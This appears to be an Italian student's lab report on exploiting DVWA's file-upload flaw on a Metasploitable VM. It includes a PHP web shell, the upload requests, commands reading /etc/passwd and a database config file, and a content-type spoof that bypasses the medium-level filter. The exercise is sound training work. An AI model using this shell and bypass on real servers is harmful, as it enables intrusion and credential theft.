

Report:17/03/2026


Alunno: Pancrazio Giuzio

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Svolgimento :

Per questo esercizio , andremo a mettere le macchine sulla stessa rete , in modo tale da eliminare il routing di PfSense e guardare tramite burpsuite le richieste http fatte da un utente verso l'app vulnerabile di metasploitable 2 DVWA . per prima cosa andremo a settare sempre con burpsuite il livello low della security della web app




così facendo siamo sicuri che l'input che andremo a dare non sarà minimamente sanificato e andando ad eseguire i nostri script avremo un facile riscontro nel poter eseguire script per avere il controllo della macchina.

```
Session Actions Edit View Help

(kaliⓈkali)-[~]
$ echo "<?php system(\$_GET['cmd']); ?>" > script1.php
```

creando questo file php che andremo a caricare negli upload della macchina metasploitable stiamo facendo passare in un input la richiesta a livello server direttamente al sistema tramite la variabile system , il get e il cmd ci daranno la risposta in pagina web di qualunque comando possa essere interpretato dove verrà eseguito il file all'interno del server quindi da amministratore e passando gli argomenti direttamente come stringhe avremo la possibilità di fare di piu'.



```

-----WebKitFormBoundaryTyDD7Hz8Rs6mao1B
Content-Disposition: form-data; name="MAX_FILE_SIZE"


100000
-----WebKitFormBoundaryTyDD7Hz8Rs6mao1B
Content-Disposition: form-data; name="uploaded"; filename="script1.php"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>
-----WebKitFormBoundaryTyDD7Hz8Rs6mao1B
Content-Disposition: form-data; name="Upload"


Jpload
-----WebKitFormBoundaryTyDD7Hz8Rs6mao1B-

```

Caricando lo script su DVWA, abbiamo sfruttato la mancanza di filtri (PHPIDS disattivato). Lo script non finisce nel database, ma viene salvato come un normale file nella cartella uploads del server, permettendoci di richiamarlo via URL. In un attacco reale, un IDS bloccherebbe i comandi sospetti inviati tramite GET o POST. In questo caso, però, l'assenza di protezioni e l'uso di Burpsuite ci consentono di mantenere la connessione aperta(keep alive) e inviare comandi al sistema operativo ogni volta che vogliamo. Un server ben configurato, invece, impedirebbe l'esecuzione di file PHP nelle cartelle destinate ai caricamenti degli utenti




l'url caricato va a richiamare lo script che in questo caso passa direttamente all'argomento successivo della richiesta che verrà interpretata come cmd=whoami




in questo caso con burpsuite ho visualizzato la risposta direttamente dal repeater che mi ha fatto passare il messaggio whoami restituendomi www-data come risposta , volendo ora possiamo provare diversi comandi per vedere effettivamente all'interno della nostra metasploitable cosa possiamo fare.

Ovviamente potremmo anche mandare in forward la nostra richiesta ma avremo solo un risultato come questo .. forse piu' comodo per quando andremo a chiedere ls -la



Procediamo con il nostro attacco di Remote Coding Execution e andiamo specificare dopo il cmd=ls20%-la dove il 20% in php sta per lo spazio .

In questo caso non c'è nulla perchè in questo spazio ovvero quello dell'upload non c'è nulla eccetto il mio file .php



in questo caso per comodità andremo a mantenere nella stringa url lo script con cmd per poi modificarla da burpsuite

1 2 3 x +

Send Cancel < > BurpAI

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /dvwa/hackable/uploads/script1.php?cmd=		1 HTTP/1.1 200 OK	
2 cat%20/etc/passwd HTTP/1.1		2 Date: Tue, 17 Mar 2026 12:55:15 GMT	
3 Host: 192.168.50.101		3 Server: Apache/2.2.8 (Ubuntu) DAV/2	
4 Accept-Language: en-US,en;q=0.9		4 X-Powered-By: PHP/5.2.4-2ubuntu5.10	
5 DNT: 1		5 Keep-Alive: timeout=15, max=100	
6 Upgrade-Insecure-Requests: 1		6 Connection: Keep-Alive	
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)		7 Content-Type: text/html	
AppleWebKit/537.36 (KHTML, like Gecko)		8 Content-Length: 1581	
Chrome/143.0.0.0 Safari/537.36			
8 Accept:		10 root:x:0:0:root:/root:/bin/bash	
text/html,application/xhtml+xml,application		11 daemon:x:1:1:daemon:/usr/sbin:/bin/sh	
/xml;q=0.9,image/avif,image/webp,image/apng		12 bin:x:2:2:bin:/bin:/bin/sh	
, */*;q=0.8,application/signed-exchange;v=b3		13 sys:x:3:3:sys:/dev:/bin/sh	
;q=0.7		14 sync:x:4:65534:sync:/bin:/bin/sync	
9 Accept-Encoding: gzip, deflate, br		15 games:x:5:60:games:/usr/games:/bin/sh	
10 Cookie: security=low; PHPSESSID=		16 man:x:6:12:man:/var/cache/man:/bin/sh	
bf6e6f4eeb9eb7a48cff250b00392786		17 lp:x:7:7:lp:/var/spool/lpd:/bin/sh	
11 Connection: keep-alive		18 mail:x:8:8:mail:/var/mail:/bin/sh	
12		19 news:x:9:9:news:/var/spool/news:/bin/sh	
		20 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh	
		21 proxy:x:13:13:proxy:/bin:/bin/sh	
		22 www-data:x:33:33:www-data:/var/www:/bin/sh	
		23 backup:x:34:34:backup:/var/backups:/bin/sh	
		24 list:x:38:38:Listing List	
		Manager:/var/list:/bin/sh	
		25 irc:x:39:39:ircd:/var/run/ircd:/bin/sh	
		26 gnats:x:41:41:Gnats Bug-Reporting System	
		(admin):/var/lib/gnats:/bin/sh	
		27 nobody:x:65534:65534:nobody:/nonexistent:/b	
		in/sh	
		28 libuuid:x:100:101:/var/lib/libuuid:/bin/sh	
		29 dhcp:x:101:102:/nonexistent:/bin/false	
		30 syslog:x:102:103:/home/syslog:/bin/false	
		31 klog:x:103:104:/home/klog:/bin/false	
		32 sshd:x:104:65534:/var/run/sshd:/usr/sbin/n	
		ologin	
		33 msfadmin:x:1000:1000:msfadmin,,,:/home/msfa	
		dmin:/bin/bash	
		34 bind:x:105:113:/var/cache/bind:/bin/false	

possiamo vedere come abbiamo trovato presto una lista di utenti che sono abilitati alla gestione , mantenimento , login etc di determinati servizi del server , le password sono in un'altra cartella che ora andremo a vedere.


The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target is set to `http://192.168.50.101`. The 'Request' pane shows a GET request to `/dvwa/hackable/uploads/script1.php?cmd=cat%20/var/www/dvwa/config/config.inc.php`. The 'Response' pane shows an HTTP 200 OK response from Apache/2.2.8 (Ubuntu). The response body contains PHP code for database configuration, including variables for `$DBMS`, `$DBWA`, and `$_DBWA`. The 'Inspector' pane on the right shows the request and response headers.

```
Request
1 GET /dvwa/hackable/uploads/script1.php?cmd=cat%20/var/www/dvwa/config/config.inc.php
2 HTTP/1.1
3 Host: 192.168.50.101
4 Accept-Language: en-US,en;q=0.9
5 DNT: 1
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Cookie: security=low; PHPSESSID=bf6e6f4eeb9eb7a48cf250b00392786
11 Connection: keep-alive
12


Response
1 HTTP/1.1 200 OK
2 Date: Tue, 17 Mar 2026 13:03:26 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 576
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 <?php
11
12 # If you are having problems connecting to the MySQL database and all of the variables below are correct
13 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
14 # Thanks to digininja for the fix.
15
16 # Database management system to use
17
18 $DBMS = 'MySQL';
19 # $DBMS = 'PGSQL';
20
21 # Database variables
22
23 $_DBWA = array();
24 $_DBWA['db_server'] = 'localhost';
25 $_DBWA['db_database'] = 'dvwa';
26 $_DBWA['db_user'] = 'root';
27 $_DBWA['db_password'] = '';
28
29 # Only needed for PGSQL
30 $_DBWA['db_port'] = '5432';
31
32 ?>
```

come possiamo vedere dal database abbiamo la macchina con user root e nessuna password, questo potrebbe già farci connettere con le credenziali di amministratore e avere il pieno controllo della macchina .

Parte 2 : Impostiamo la DVWA su level medium , la possibilità di poter eseguire lo script precedente a questo punto non c'è piu' ma vedremo che l'applicazione accetterà immagini come jpeg o png quindi andremo a modificare quelle che sono le richieste sempre tramite burpsuite cercando tramite netcat di avviare una reverse shell verso kali per avere un comando della macchina piu' confortevole .



attivando di nuovo il serverproxy su burpsuite possiamo andare a modificare le caratteristiche dei file che andremo a caricare in upload, facendo credere comunque alla DVWA di caricare un file immagine .



come possiamo vedere il file di prima script1.php non viene caricato in quanto non immagine , quindi con burpsuite , lo ricarichiamo mandiamo al repeater la richiesta e modificando a il file type in jpeg avremo il file caricato.

Successivamente andandolo a richiamare creeremo una reverse shell in mettendo in listening kali su una porta e dando il comando di connettersi alla reverse shell nell'url del browser puntando al file immagine..

The image shows two side-by-side screenshots. The left screenshot is from Burp Suite, displaying an intercepted HTTP POST request to `http://192.168.50.101/dvwa/vulnerabilities/upload/`. The request body contains a multipart/form-data payload with a file named `script1.jpg.php` and a `MAX_FILE_SIZE` parameter set to `100000`. The right screenshot is from a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: File Upload". It has a form with a "Choose File" button and an "Upload" button. Below the form, there is a "More info" section with links to OJPA, SecWiki, and a blog post about file upload vulnerabilities.

Burp Suite Request Details:

Time	Type	Direction	Method	URL	Status code	Length
09:51:29...	HTTP	Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/		

Request Body Parameters:

Name	Value
MAX_FILE_SIZE	100000
uploaded	<?php system(\$_GET['cmd']); ?>
Upload	Upload

Request Cookies:

Name	Value
PHPSESSID	e033478cf04d6a645488408041004ef

Request Headers:

Name	Value
Host	192.168.50.101
Content-Length	406
Cache-Control	max-age=0
Accept-Language	en-US,en;q=0.9
Origin	http://192.168.50.101
DNT	1
Upgrade-Insecure-Requests	1
Content-Type	multipart/form-data; boundary=----WebKitFormBoundary0sbvAALvOGPgdn0
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer	http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding	gzip, deflate, br
Cookie	security=medium; PHPSESSID=e033478cf04d6a645488408041004ef
Connection	keep-alive
-----WebKitFormBoundary0sbvAALvOGPgdn0	
Content-Disposition	form-data; name="MAX_FILE_SIZE"
100000	
-----WebKitFormBoundary0sbvAALvOGPgdn0	
Content-Disposition	form-data; name="uploaded"; filename="script1.jpg.php"
Content-Type	image/jpeg
<?php system(\$_GET['cmd']); ?>	
-----WebKitFormBoundary0sbvAALvOGPgdn0	
Content-Disposition	form-data; name="Upload"
Upload	
-----WebKitFormBoundary0sbvAALvOGPgdn0	

Web Browser (DVWA) Details:

192.168.50.101/dvwa/vulnerabilities/upload/#

Vulnerability: File Upload

